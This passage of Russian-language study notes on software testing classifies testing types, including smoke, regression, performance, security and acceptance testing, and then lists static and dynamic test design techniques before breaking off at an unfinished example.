 - Дымовое (Smoke Testing);
 - Тест критического пути (Critical Pass Test);
 - Расширенный тест.
- По исполнению / По целям:
 - Функциональные виды тестирования («Что?»):
 - Функциональное тестирование (Functional/Behavioral testing).
 - Нефункциональные виды тестирования («Как?»):
 - Все подвиды тестирования производительности:
 - Тестирование Ёмкости (Capacity Testing);
 - Нагрузочное Тестирование (Performance and Load Testing);
 - Стressовое Тестирование (Stress Testing);

- Тестирование Стабильности или Надёжности (Stability / Reliability Testing);
 - Объёмное Тестирование (Volume Testing).
- Установки (Installation testing);
- Отказ и Восстановление (Failover and Recovery Testing);
- Конфигурационное (Configuration Testing);
- Тестирование Взаимодействия (Interoperability Testing):
 - Тестирование Совместимости (Compatibility Testing);
 - Аппаратная платформа;
 - Сетевые устройства;
 - Периферия (принтеры, CD/DVD-приводы, веб-камеры и пр.);
 - Операционная система (Unix, Windows, MacOS, ...);
 - Базы данных (Oracle, MS SQL, MySQL, ...);
 - Системное ПО (веб-сервер, файрволл, антивирус, ...);
 - Браузеры (Internet Explorer, Firefox, Opera, Chrome, Safari).
 - Интеграционное Тестирование (Integration Testing).
- UI Пользовательского интерфейса (GUI Testing);
- UX Удобства пользования (Usability Testing);
- Безопасности (Security and Access Control Testing);
- L10N Локализации (Localization Testing);
- I18N Интернационализации (Internationalization Testing);
- Глобализации (Globalization Testing).
- Связанные с изменениями виды тестирования:
 - Дымовое тестирование (Smoke Testing);
 - Тестирование новой функциональности (New Feature Test);
 - Регрессионное тестирование (Regression Testing);
 - Повторное тестирование (Re-testing);
 - Тестирование сборки (Build Verification Testing);
 - Санитарное тестирование или проверка согласованности/исправности (Sanity Testing).

- **ПО ЗАВИСИМОСТИ ОТ ИСПОЛНЕНИЯ КОДА/ПРОГРАММЫ** – запускается или нет программный код:

- ? **Статическое тестирование (Static Testing, Non-execution technique, Verification)** – осуществляется путём анализа программного кода (code review) или скомпилированного кода. Анализ может производиться как вручную, так и с помощью специальных инструментальных средств. Целью анализа является раннее выявление ошибок и потенциальных проблем в продукте. Также к статическому тестированию относится тестирования спецификации и прочей документации.
- ? **Динамическое тестирование (Dynamic Testing, Execution Technique, Validation)** – подразумевает запуск кода для проведения функциональных и нефункциональных проверок ПО. Основная цель этого тестирования – подтвердить, что программный продукт работает в соответствии с требованиями бизнеса. Преимуществами динамического тестирования являются выявление сложных дефектов, которые не могут быть обнаружены статическим тестированием, обнаружение угроз безопасности, проблем с производительностью и т.п.

- **ПО СТЕПЕНИ ПОДГОТОВЛЕННОСТИ К ТЕСТИРОВАНИЮ:**

- ? **Тестирование по документации (Formal Testing)** – это начальная стадия процесса тестирования, которая выступает как система раннего оповещения об ошибках. Процесс тестирования, так или иначе, начинается с документации и требований. Тестирование документации предполагает начало тестирования ещё до разработки продукта. Тестировщик может указать на логические ошибки в постановке задачи, несоответствия в требованиях, а также составить чек-лист, список проверок по предоставленному требованию.
- ? **Интуитивное тестирование (Ad Hoc Testing)** – («Ad hoc» – латинская фраза, означающая «специально для этого», «по особому случаю» – исключение) – Выполняется при полном отсутствии плана и документации, с использованием собственного опыта и здравого смысла.

- ? **Исследовательское тестирование (Exploratory Testing)** – Простейшее определение исследовательского тестирования – это разработка и выполнения тестов в одно и то же время. Что является противоположностью сценарного подхода (с его предопределёнными процедурами тестирования, неважно ручными или автоматизированными). Исследовательские тесты, в отличие от сценарных тестов, не определены заранее и не выполняются в точном соответствии с планом. Разница между Ad hoc и Exploratory Testing в том, что теоретически, Ad hoc может провести кто угодно, а для проведения Exploratory необходимо мастерство и владение определёнными техниками. Обратите внимание, что определённые техники это не только техники тестирования.
- **ПО СТЕПЕНИ ВАЖНОСТИ:**
 - ? **Дымовое (Smoke Testing)** – рассматривается как короткий цикл тестов, выполняемый для подтверждения того, что после сборки кода (нового или исправленного) устанавливаемое приложение, стартует и выполняет основные функции (пользователь зашёл в магазин + авторизовался + выбрал товар + положил в корзину + оплатил).
 - ? **Тест критического пути (Critical Pass Test)** – значимые эл-ты и ф-ции проверяются на предмет правильности при стандартном использовании – выполнение типичных задач, выполняемых пользователями (Критикал-пасс = «расширенный» смоук = смоук + изменение + удаление товара).
 - ? **Расширенный тест** – проверка нестандартного использования продукта, которое пользователь обычно не применяет.
- **ПО ИСПОЛНЕНИЮ / ПО ЦЕЛЯМ:**
 - ? **ФУНКЦИОНАЛЬНЫЕ ВИДЫ ТЕСТИРОВАНИЯ («ЧТО?»)** – базируется на функциях и особенностях, а также взаимодействии с другими системами, и может быть представлены на всех уровнях тестирования
 - ? **Функциональное тестирование (Functional/Behavioral Testing)** рассматривает заранее указанное поведение и основывается на анализе спецификаций функциональности компонента или системы в целом.
 - ? **НЕФУНКЦИОНАЛЬНЫЕ ВИДЫ ТЕСТИРОВАНИЯ («КАК?»)** – описывает тесты, необходимые для определения характеристик программного обеспечения, которые могут быть измерены различными величинами. В целом, это тестирование того, «Как» система работает.
 - ? **Тестирования производительности (Performance Testing)** – вид, используемый для проверки скорости, времени отклика, стабильности, надёжности, масштабируемости и использования ресурсов программного приложения при определённой рабочей нагрузке. Основная цель – выявить и устранить узкие места производительности в программном приложении. Включает подвиды:
 - ? **Тестирование Ёмкости (Capacity Testing)** – базовый тест, который обычно выполняется первым. Все последующие тесты на среднее время ответа, регенерацию системы, утилизацию ресурсов нужно выполнять с оглядкой на результаты Capacity. Тестирование ёмкости гарантирует, что приложение и среда могут беспрепятственно обрабатывать максимальное количество пользователей или транзакций в соответствии с требованиями к производительности, определёнными в вашем соглашении об уровне обслуживания (SLA). Тестирование ёмкости нацелено на тестирование максимальной ёмкости вашей системы с точки зрения трафика, при этом обеспечивая оптимальное взаимодействие с пользователем.
 - ? **Нагрузочное Тестирование (Load Testing)** – это автоматизированное тестирование, имитирующее работу определённого количества бизнес пользователей на каком-либо общем (разделяемом ими) ресурсе.

- **? Стрессовое Тестирование (Stress Testing)** – позволяет проверить насколько приложение и система в целом работоспособны в условиях стресса и также оценить способность системы к регенерации, т.е. к возвращению к нормальному состоянию после прекращения воздействия стресса. Стрессом в данном контексте может быть повышение интенсивности выполнения операций до очень высоких значений или аварийное изменение конфигурации сервера. Также одной из задач при стрессовом тестировании может быть оценка деградации производительности, таким образом, цели стрессового тестирования могут пересекаться с целями тестирования производительности.
 - **? Тестирование Стабильности или Надёжности (Stability/Reliability Testing)** – Задачей тестирования стабильности (надёжности) является проверка работоспособности приложения при длительном (многочасовом) тестировании со средним уровнем нагрузки.
 - **? Объёмное Тестирование (Volume Testing)** – Задачей объёмного тестирования является получение оценки производительности при увеличении объёмов данных в базе данных приложения
- **? Тестирование Установки (Installation Testing)** – направлено на проверку успешной инсталляции и настройки, а также обновления или удаления программного обеспечения.
 - **? Тестирование на Отказ и Восстановление (Failover and Recovery Testing)** – проверяет тестируемый продукт с точки зрения способности противостоять и успешно восстанавливаться после возможных сбоев, возникших в связи с ошибками программного обеспечения, отказами оборудования или проблемами связи (например, отказ сети). Целью данного вида тестирования является проверка систем восстановления (или дублирующих основной функционал систем), которые, в случае возникновения сбоев, обеспечат сохранность и целостность данных тестируемого продукта.
 - **? Конфигурационное Тестирование (Configuration Testing)** – специальный вид тестирования, направленный на проверку работы программного обеспечения при различных конфигурациях системы (заявленных платформах, поддерживаемых драйверах, при различных конфигурациях компьютеров и т.д.)
Configuration = performance + compatibility (совместимости)
 - «performance» аспект: определить оптимальную конфигурацию оборудования, обеспечивающую требуемые характеристики производительности и времени реакции тестируемой системы;
 - «compatibility» аспект: проверить объект тестирования на совместимость с объявленным в спецификации оборудованием, операционными системами и программными продуктами третьих фирм;
 - **? Тестирование Взаимодействия (Interoperability Testing)** – это тестирование, проверяющее способность приложения взаимодействовать с одним и более компонентами или системами и включающее в себя:
 - **? Тестирование совместимости (Compatibility Testing)** – вид нефункционального тестирования, основной целью которого является проверка корректной работы продукта в определённом окружении. Окружение может включать в себя следующие элементы:
 - Аппаратная платформа (**Кросс-Платформенное**);
 - Сетевые устройства;
 - Периферия (принтеры, CD/DVD-приводы, веб-камеры и пр.);
 - Операционная система (Unix, Windows, MacOS, ...);
 - Базы данных (Oracle, MS SQL, MySQL, ...);
 - Системное ПО (веб-сервер, файрволл, антивирус, ...);
 - Браузеры (**Кросс-Браузерное**) (IE, Firefox, Opera, Chrome, Safari).

- ? **Интеграционное Тестирование (Integration Testing)** – предназначено для проверки насколько хорошо два или более компонента ПО взаимодействуют друг с другом, а также взаимодействия с различными частями системы (операционной системой, оборудованием либо связи между различными системами).
 - ? **Тестирование Пользовательского Интерфейса (UI Testing, GUI Testing)** – функциональная проверка интерфейса на соответствие требованиям – размер, шрифт, цвет, consistent behavior.
 - ? **Тестирование удобства пользования (UX Testing, Usability Testing)** – это метод тестирования, направленный на установление степени удобства использования, обучаемости, понятности и привлекательности для пользователей разрабатываемого продукта в контексте заданных условий. Сюда также входит: User eXperience (UX) – ощущение, испытываемое пользователем во время использования цифрового продукта, в то время как User interface – это инструмент, позволяющий осуществлять интеракцию «пользователь – веб-ресурс».
 - ? **Тестирование безопасности (Security and User Access Testing)** – это стратегия тестирования, используемая для проверки безопасности системы, а также для анализа рисков, связанных с обеспечением целостного подхода к защите приложения, атак хакеров, вирусов, несанкционированного доступа к конфиденциальным данным.
 - ? **Тестирование Локализации (L10N, Localization Testing)** – всё переведено на выбранный язык и варианты страниц именно прописаны в базе данных на этом языке, а не работает автопереводчик.
 - ? **Тестирование Интернационализации (I18N, Internationalization Testing)** – то, как на разных языках будет выглядеть вёрстка, как сервис будет работать с разными форматами даты.
 - ? **Тестирование Глобализации (Globalization Testing)** – учитываются культурные особенности национальности целевой аудитории. Globalization = I18N + L10N
- **СВЯЗАННЫЕ С ИЗМЕНЕНИЯМИ ВИДЫ ТЕСТИРОВАНИЯ** – виды тестирования, которые необходимо проводить после установки программного обеспечения, для подтверждения работоспособности приложения или правильности осуществлённого исправления дефекта:
- ? **Дымовое тестирование (Smoke Testing)** – рассматривается как короткий цикл тестов, выполняемый для подтверждения того, что после сборки кода (нового или исправленного) устанавливаемое приложение, стартует и выполняет основные функции.
 - **Тестирование Новой Функциональности (New Feature Test)** – В данном виде тестирования акцент делается на тестировании новой функциональности, появившейся в конкретном выпуске (Build) программного продукта.
 - ? **Тестирование Сборки (Build Verification Testing)** – тестирование, направленное на определение соответствия, выпущенной версии, критериям качества для начала тестирования. По своим целям является аналогом Дымового Тестирования, направленного на приёмку новой версии в дальнейшее тестирование или эксплуатацию. Вглубь оно может проникать дальше, в зависимости от требований к качеству выпущенной версии.
 - ? **Повторное Тестирование (Re-test)** – тестирование, во время которого исполняются тестовые сценарии, выявившие ошибки во время последнего запуска, для подтверждения успешности исправления этих ошибок.
 - ? **Регрессионное Тестирование (Regression Testing)** – это вид тестирования направленный на проверку изменений, сделанных в приложении или окружающей среде (починка дефекта, слияние кода, миграция на другую операционную систему, базу данных, веб сервер или сервер приложения), для подтверждения того факта, что существующая ранее

функциональность работает как и прежде. Регрессионными могут быть как функциональные, так и нефункциональные тесты.

- **? Санитарное Тестирование (Sanity Testing)** – это узконаправленное тестирование достаточное для доказательства того, что конкретная функция работает согласно заявленным в спецификации требованиям. Является подмножеством регрессионного тестирования. Используется для определения работоспособности определённой части приложения после изменений произведённых в ней или окружающей среде. Обычно выполняется вручную.

- **ПО ДОСТУПУ К СИСТЕМЕ (ТИПЫ ТЕСТИРОВАНИЯ / МЕТОДЫ ТЕСТИРОВАНИЯ):**

- **Чёрного ящика (Тестирование поведения / Тестирование, основанное на документации) (Black Box Testing)** – Мы не знаем, как устроена тестируемая система – Техника тестирования, основанная на работе, исключительно с внешними интерфейсами тестируемой системы.
Тестируем → GUI
- **Серого ящика (Полупрозрачного ящика) (Grey Box Testing)** – Нам известны только некоторые особенности реализации тестируемой системы – метод тестирования программного обеспечения, который предполагает, комбинацию White Box и Black Box подходов. То есть, внутреннее устройство программы нам известно лишь частично. Предполагается, например, доступ к внутренней структуре и алгоритмам работы ПО для написания максимально эффективных тест-кейсов, но само тестирование проводится с помощью техники чёрного ящика, то есть, с позиции пользователя.
Тестируем → API, DB, HTML/CSS
- **Белого ящика (Прозрачного, Открытого, Стеклянного ящика / Основанное на коде / Структурное Тестирование) (White Box Testing)** – Нам известны все детали реализации тестируемой программы – метод тестирования программного обеспечения, который предполагает, что внутренняя структура/устройство/реализация системы известны тестирующему. Мы выбираем входные значения, основываясь на знании кода, который будет их обрабатывать. Точно так же мы знаем, каким должен быть результат этой обработки.
Тестируем → Source Code (Исходный код)

- **ПО СТЕПЕНИ АВТОМАТИЗАЦИИ:**

- **Ручное Тестирование (Manual Testing)** – При ручном подходе Тест-Кейсы запускаются вручную без использования программных средств.
Тестируется:
 - Исследовательское тестирование. Сценарии для тестирования выбираются исходя из опыта инженера, его опыте, основываются на логических умозаключениях и интуиции. При этом у тестирующего отсутствует качественная документация, а тестирование должно быть завершено в сжатые сроки. Данный вид тестирования помогает за короткое время обнаружить наиболее критичные дефекты.
 - Тестирование юзабилити (тестирование удобства использования). При проведении данного вида тестирования тестирующему важно определить, насколько удобным будет продукт для конечного пользователя. Естественно, тесты должны проводиться и анализироваться человеком.
 - Интуитивное тестирование (Ad-hoc testing). Данный вид тестирования выполняется без заранее разработанного сценария и определённых результатов. Выполняя проверки, тестирующий импровизирует и полагается на здравый смысл, свой опыт и знание продукта.
- **Автоматизированное Тестирование – (Automation Testing)** – При автоматизированном тестировании запуск тест-кейсов осуществляется при помощи специально разработанных скриптов.
Тестируется:
 - Регрессионное тестирование. Данный вид тестирования – первый кандидат на автоматизацию из-за регулярного запуска тестов. На долгосрочных проектах автоматизация позволяет значительно сократить затраты на обеспечение качества продукта.

→ Нагрузочное тестирование. Автоматизация нагрузочного тестирования позволяет быстрее получать результаты, экономить на мощностях и стоимости инструментов.

→ Тестирование локализации. Если продукт будет выводиться на мировой рынок, его необходимо адаптировать к культурным аспектам разным странам. Локализация включает в себя перевод всех элементов интерфейса, служебных элементов, адаптацию режима отображения даты, времени, единиц измерения, валюты.

- **ПО ПОЗИТИВНОСТИ СЦЕНАРИЕВ:**

- **Позитивное Тестирование (Non Destructive Testing)** – это процесс проверки на корректное поведение согласно техническим требованиям и документации. Позитивное тестирование выполняется для обеспечения того, что система делает именно то, что ожидается.
- **Негативное Тестирование (Destructive Testing)** – это процесс проверки на некорректное поведение – тип тестирования ПО для поиска точек отказа в ПО, который проверяет систему на обработку исключительных ситуаций (срабатывание валидаторов на некорректные данные), а также проверяет, что вызываемая приложением функция не выполняется при срабатывании валидатора. Неожиданные условия могут быть чем угодно, от неправильного типа данных до хакерской атаки. Целью Destructive testing является предотвращение сбоя приложений из-за некорректных входных данных.

- **ПО УРОВНЮ ТЕСТИРОВАНИЯ** – определяют над какой частью ПО сейчас проводится тестирование

- **Модульное / Компонентное / Юнит Тестирование (Component / Unit Testing)** – это тесты белого ящика, которые проверяют отдельные части кода, такие как функции, методы и классы. Они должны быть написаны на том же языке, что и тестируемый продукт и храниться в том же репозитории. Они часто прогоняются как часть сборки, чтобы сразу же увидеть успешно ли завершается тест или нет.
- **Тестирование Интеграции Компонентов (Component Integration Testing)** – это тесты, которые проверяют, что интеграционные точки между компонентами продукта работают корректно. Тестируемый продукт должен быть в активной фазе и развернут на тестовом окружении. Тесты сервиса часто являются именно тестами интеграционного уровня.
- **Системное Тестирование (System Testing)** – E2E тесты – это тесты чёрного ящика, которые проверяют пути выполнения системы. Их можно рассматривать как многошаговые интеграционные тесты. Тесты веб-интерфейса часто являются именно E2E.
Тестируются:
 - API – Application Program Interface
 - CLI – Command Line Interface
 - GUI – Graphic User Interface
- **Системное Интеграционное Тестирование (System Integration Testing)** – проверяется взаимодействие между разными системами после проведения системного тестирования
- **Приёмочное Тестирование (Acceptance Testing)** – проводится на стороне заказчика
 - **Пользовательское приёмочное тестирование (UAT – User Acceptance Testing, End-User Testing)** – выполняется пользователем или клиентом чтобы определить, может ли ПО быть принято (accepted) или нет и проверить ПО на соответствие бизнес-требованиям. Могут существовать такие бизнес-требования и процессы, которые известны только конечным пользователям, и они либо пропускаются, либо неправильно интерпретируются, поэтому приёмочное тестирование выполняется конечными пользователями, знакомыми с бизнес-требованиями;
 - **Бизнес-приёмочное тестирование (BAT – Business Acceptance Testing)** – необходимо для оценки того, соответствует ли Продукт бизнес-целям и задачам. BAT в основном фокусируется на бизнес-преимуществах (финансах), которые являются довольно сложными

из-за меняющихся рыночных условий / прогрессирующих технологий, так что текущая реализация может претерпеть изменения, которые приведут к дополнительным затратам. Даже Продукт, отвечающий техническим требованиям, может не пройти ВАТ по этим причинам;

- **Контрактное приёмочное тестирование (CAT – Contract Acceptance Testing)** – это контракт, который определяет, что после того, как Продукт будет запущен в течение заранее определённого периода, должен быть проведён приёмочный тест, и он должен пройти все приёмочные тест-кейсы. Подписанный здесь контракт называется Соглашением об уровне обслуживания (SLA), которое включает условия, по которым платёж будет производиться только в том случае, если услуги Продукта соответствуют всем требованиям, что означает, что контракт выполнен.
- **Правовое приёмочное тестирование (RAT – Regulations/Compliance Acceptance Testing)** – необходимо для оценки того, нарушает ли Продукт правила и нормы, установленные правительством страны, в которой он выпускается. Это может быть непреднамеренным, но отрицательно скажется на бизнесе. Обычно разрабатываемый Продукт / приложение, предназначенный для выпуска во всем мире, должен пройти RAT, поскольку в разных странах / регионах действуют разные правила и положения, определённые его руководящими органами.
- **Эксплуатационное приёмочное тестирование (OAT – Operational Acceptance Testing)** – это тип тестирования программного обеспечения, который оценивает эксплуатационную готовность программного приложения до его выпуска в производство. Целью эксплуатационного тестирования является обеспечение бесперебойной работы системы в её стандартной эксплуатационной среде (SOE – standard operating environment). В основном это тестирование восстановления, совместимости, ремонтопригодности, доступности технической поддержки, надёжности, восстановления после сбоя, локализации и т. д.
- **Альфа-тестирование (Alpha Testing)** проводят для оценки продукта в среде разработки / тестирования специализированной командой тестировщиков, обычно называемой альфа-тестерами. Здесь отзывы и предложения тестировщиков помогают улучшить использование Продукта, а также исправить определённые ошибки;
 - Pre-Alpha – ПО является прототипом. Пользовательский интерфейс завершён. Но не все функции завершены. На данном этапе ПО не публикуется.
 - Alpha – является ранней версией программного продукта.
- **Бета-тестирование, полевые испытания (Beta Testing, Field Testing)** проводят для оценки Продукта, предоставляя его реальным конечным пользователям, обычно называемым бета-тестерами / бета-пользователями, в их среде. Собирается постоянная обратная связь от пользователей, и проблемы устраняются. Кроме того, это помогает в улучшении Продукта, чтобы обеспечить удобство работы пользователей. Тестирование происходит неконтролируемым образом, что означает, что у пользователя нет ограничений на использование Продукта. – ПО стабильно и выпускается для ограниченной пользовательской базы. Цель состоит в том, чтобы получить отзывы клиентов о продукте и внести соответствующие изменения в ПО.
 - Закрытое Бета – группа бета-тестировщиков из сторонней компании
 - Открытое Бета – когда все желающие могут стать бета-тестировщиками.
- **Релиз-Кандидат (Release Candidate, RC)** – Основываясь на отзывах Beta Test, вносятся изменения в ПО и ставится цель проверить исправления ошибок. На этом этапе радикальные изменения в функциональность не вносятся, а просто проверяется наличие ошибок. Релиз-Кандидат также выпущен для общественности.
- **Релиз (Release)** – Всё работает, ПО выпущено для общественности.

? Регрессии требуют

- Переход на новую версию;
- Введение какой-либо функциональности;
- Когда пофиксили что-либо;
- И т.д.

? Основные претенденты на Автоматизацию – Смоук и Регрессия.

? В чём разница между Regression Testing и Re-test

- **Re-test** – проверяется исправление багов
- **Regression testing** – проверяется то, что исправление багов, а также любые изменения в коде приложения не повлияли на другие модули ПО и не вызвали новых багов.

? RBT, Risk Based Testing – Тестирование на основе рисков – Это тип тестирования, основанный на вероятности риска. Включает в себя оценку риска, в зависимости от сложности, бизнес критичности, частоты использования, видимых областей, дефектных районах.

? UAT, User Acceptance Testing – Приёмочное пользовательское тестирование – тестирование, которое проводится конечными пользователями системы с целью принятия решения о внедрении. Любая разработка или доработка программного обеспечения проходит заключительную стадию UAT-тестирования.

Test Design

Test Design

? Тест дизайн – это этап процесса тестирования ПО, на котором проектируются и создаются тестовые случаи (Тест-Кейсы), в соответствии с определёнными ранее критериями качества и целями тестирования.

? План работ по Тест Дизайну

- Анализ имеющихся проектных артефактов: документация (спецификации, требования, планы), модели, исполняемый код и т.д.
- Написание Спецификации по Тест Дизайну (Test Design Specification).
- Проектирование и создание Тестовых Случаев (Test Cases).


? Роли, ответственные за Тест Дизайн:

- Тест аналитик – определяет «ЧТО тестировать?»
- Тест дизайнер – определяет «КАК тестировать?»

Попросту говоря, задача тест аналитиков и дизайнеров сводится к тому, чтобы используя различные стратегии и техники тест дизайна, создать набор тестовых случаев, обеспечивающий оптимальное тестовое покрытие тестируемого приложения. Однако, на большинстве проектов, эти роли не выделяются, а доверяются обычным тестировщикам, что не всегда положительно оказывается на качестве тестов, тестировании и, как из этого следует, на качестве программного обеспечения (конечного продукта).

- Тест аналитик (определяет «ЧТО тестировать?») – Исследует продукт:

- Составляет Логическую Карту продукта;
 - Интеллект-карта – техника представления любого процесса, события, мысли или идеи в систематизированной визуальной форме.




Нужна для:

- Цельный взгляд на весь проект даёт возможность отследить логические связи внутри продукта.
- При детализации карты достигается разделение функций до наименьших, атомарных составляющих (собственно, выполняем декомпозицию продукта).

- Разбивает программный продукт на основные части;
- Расставляет приоритеты для тестирования.
 - Требования клиента;
 - Степень риска;
 - Сложность системы;
 - Временные ограничения.

- Тест дизайнер (определяет «КАК тестировать?») – Человек, который должен выстроить процесс тестирования всех важнейших частей продукта, используя минимально возможное количество проверок.

? Тест Дизайн: Гипотеза и Тест, и их аналогии



Каждый тест либо подтверждает, либо опровергает нашу гипотезу.

Аналогия с закрытым ящиком:



Можно провести аналогию с тестированием программного продукта.

- Гипотезы, которые мы можем проверять в этом случае:
 - Программа работает неправильно;
 - Программа работает правильно;
 - Программа удобна;
 - Программа работает быстро;
- И возможные тесты по проверке будут такими:
 - Проверить работу одной функции;
 - Проверить работу другой функции программы;
 - Проверить работу интерфейса;
 - Измерить время отклика программы на действия пользователей;

? Цели Тест Дизайна

Главные цели:

- Придумать тесты, которые обнаружат наиболее серьёзные ошибки продукта. Да, мы можем придумывать тесты, которые находят несерьёзные ошибки, но тогда тестирование будет неэффективным.
- Минимизировать количество тестов, необходимых для нахождения большинства серьёзных ошибок. Можно придумать столько тестов, сколько не в состоянии выполнить. Поэтому перед разработчиками тестов всегда стоит задача – сохранить эффективность тестов (то есть их способность обнаруживать серьёзные ошибки) без увеличения их числа.

? Тест Дизайн. Необходимые навыки.

- Умение разделять систему на составляющие (делать декомпозицию). То есть, нужно уметь видеть систему как целое, но и уметь раскладывать её на составные части. Это очень полезный навык для проведения функционального тестирования, где проверяется каждая фича продукта.
- Умение собирать и анализировать требования к продукту. Если нет формально описанных требований – нужно уметь их собирать у разработчиков, у аналитиков, у пользователей.
- Умение расставлять приоритеты. Тест дизайнер должен уметь отличать более важное от менее важного, и расставлять приоритеты тестирования.
- Умение формулировать свои мысли (письменно и устно). Это умение важно для тестировщика в принципе. Тест дизайнеру оно сильно поможет при создании тест кейсов.
- Знание техник тест дизайна.
- Умение применять их на практике

Test Design Techniques

? Для чего нужны Техники Тест Дизайна

Техники тест дизайна – **рекомендации** для создания теста – чтобы найти баланс и выявить максимальное количество ошибок при необходимом минимуме тестовых сценариев. При этом **нужно проверить все наиболее важные кейсы**, поскольку время тестирования ограничено.

? Техники Тест Дизайна

- СТАТИЧЕСКИЕ – не требует запускать программу:
 - Code Review (Вычитка исходного кода):
 - Неформальное Ревью (Informal Review);
 - Прохождение/просмотр/пошаговый разбор (Walkthrough);
 - Техническое Ревью (Technical Review);
 - Инспекция (Inspection).
 - Static Analysis (Проверка требований):
 - Анализ Потока Данных (Data Flow Testing);
 - Анализ Потока Управления (Control Flow Testing);
 - Путь (Path);
 - Стандарты (Standarts).
- ДИНАМИЧЕСКИЕ – надо запускать ПО:
 - Чёрного ящика (Specification):
 - Эквивалентное разбиение (Equivalence Partitioning – EP);
 - Анализ Границных значений (Boundary Value Analysis – BVA);
 - Таблица принятия решений (Decision Table);
 - Комбинации:
 - Все комбинации (All Combinations);
 - Попарное тестирование (Pairwise Testing);
 - Тестирование Каждого выбора (Each Choice testing);
 - Тестирование Базового выбора (Base Choice testing);
 - Метод Дерева Классификации (Classification Tree Method);
 - Причина-Следствие (Cause/Effect – CE);
 - Состояния и Переходы – модель перехода состояний (State Transition):
 - Состояния, которые может принимать программное обеспечение (открытые / закрытые или финансируемые / недостаточные фонды);
 - Переходы из одного состояния в другое (разрешены не все переходы);
 - Действия, которые вызывают переход (вывод денег, закрытие файла);
 - Действия, которые возникают в результате перехода (сообщение об ошибке или получение денежных средств).
 - Предугадывание ошибок (Error Guessing – EG);
 - Исчерпывающее тестирование (Exhaustive Testing – ET);
 - Тестирование Синтаксиса (Syntax Testing);
 - Случайное тестирование (Random testing);
 - Пользовательские сценарии (Scenario Testing including Use Case Technique);
 - Доменное тестирование (Domain testing).
 - На опыте (Experience):
 - Исследовательское (Exploratory);
 - Интуитивное (Ad-hoc).
 - Белого ящика (Structure):
 - Покрытие выражений / Покрытие операторов (Statement coverage) (if, for, switch);
 - Покрытие решений/ветвей (Decision/Branch coverage);
 - Покрытие условий (Condition coverage) – только логические операторы (and, or, xor);
 - Покрытие пути (Path coverage);
 - Мутационное тестирование;
 - Тестирование Базового Пути.

- **СТАТИЧЕСКОЕ ТЕСТИРОВАНИЕ**

Статическое тестирование отличается от динамического тем, что производится без запуска программного кода продукта.

- **Вычитка исходного кода (Code Review)** – Тестирование осуществляется путём анализа программного кода (code review) или скомпилированного кода. Анализ может производиться как вручную, так и с помощью специальных инструментальных средств. Целью анализа является раннее выявление ошибок и потенциальных проблем в продукте.
 - **Неформальный Обзор (Informal Review)** – это способ проверки на наличие дефектов без запуска кода. Неофициальные проверки выполняются много раз на начальных этапах жизненного цикла документа. Неофициальные обзоры не документированы.
 - **Прохождение/просмотр/пошаговый разбор (Walkthrough)** – это метод проведения неформального группового / индивидуального просмотра. В walkthrough автор описывает и объясняет рабочий продукт на неформальной встрече своим коллегам или руководителю, чтобы получить обратную связь.
 - **Технический Обзор (Technical Review)** – Это метод более высокого уровня по сравнению с inspection или walkthrough, поскольку он также включает в себя управление. Этот метод используется для оценки (assess and evaluate) продукта путём проверки его соответствия стандартам разработки, руководствам и спецификациям. У него нет определённого процесса, и большая часть работы выполняется модератором.
 - **Инспекция (Inspection)** – определяется как наиболее формальная, тщательная, глубокая групповая проверка, направленная на выявление проблем как можно ближе к их исходной точке. Процесс проверки выполняется на ранних этапах SDLC и применяется к определённой части продукта, такой как SRS, код, дизайн продукта, и т. д.
- **Статический анализ / Проверка требований / Проверка кода (Static Analysis)** – это анализ программных артефактов, таких как программный код (или требования, дизайн), выполняемый статически, т.е. без запуска и, очевидно, методом белого ящика. Основная цель этого анализа – как можно раньше найти ошибки, независимо от того, могут ли они вызывать отказы (failures). Как и в случае с обзорами (reviews), статический анализ обнаруживает ошибки (bugs), а не отказы.
 - **Анализ Потока Данных (Data Flow Testing).**
 - **Анализ Потока Управления (Control Flow Testing).**
 - **Путь (Path).**
 - **Стандарты (Standarts).**

- **ДИНАМИЧЕСКОЕ ТЕСТИРОВАНИЕ**

Динамическое тестирование отличается от статического тем, что производится с запуском кода продукта.

- **Чёрного ящика (Тестирование поведения / Тестирование, основанное на документации) (Black Box Testing, Specification)** – Мы не знаем, как устроена тестируемая система – техника тестирования, основанная на работе с внешними интерфейсами тестируемой системы.
 - **Эквивалентное разбиение (Equivalence Partitioning – EP)** – Тестовые данные разбиваются на определённые классы допустимых значений. В рамках каждого класса выполнение теста с любым значением тестовых данных приводит к эквивалентному результату.
* Применимо не только к цифровым, но и к текстовым полям.
 - **Анализ Границочных значений (Boundary Value Analysis – BVA)** – Эта техника основана на том факте, что одним из самых слабых мест в приложении является область граничных значений.

* В отличии от эквивалентного разбиения, которое ориентировано на покрытие тестами, эта техника основана на рисках – программа может сломаться в области граничных значений.

- **Таблица принятия решений (Decision Table)** – Это удобный инструмент для фиксирования требований и описания функциональности приложения. Таблицей удобно описывать бизнес-логику приложения, и они могут служить отличной основой для Тест-Кейсов. Таблицы принятия решений описывают логику приложения, основываясь на условиях системы, характеризующих её состояния. Каждая таблица должна описывать одно состояние системы.

* Пример:

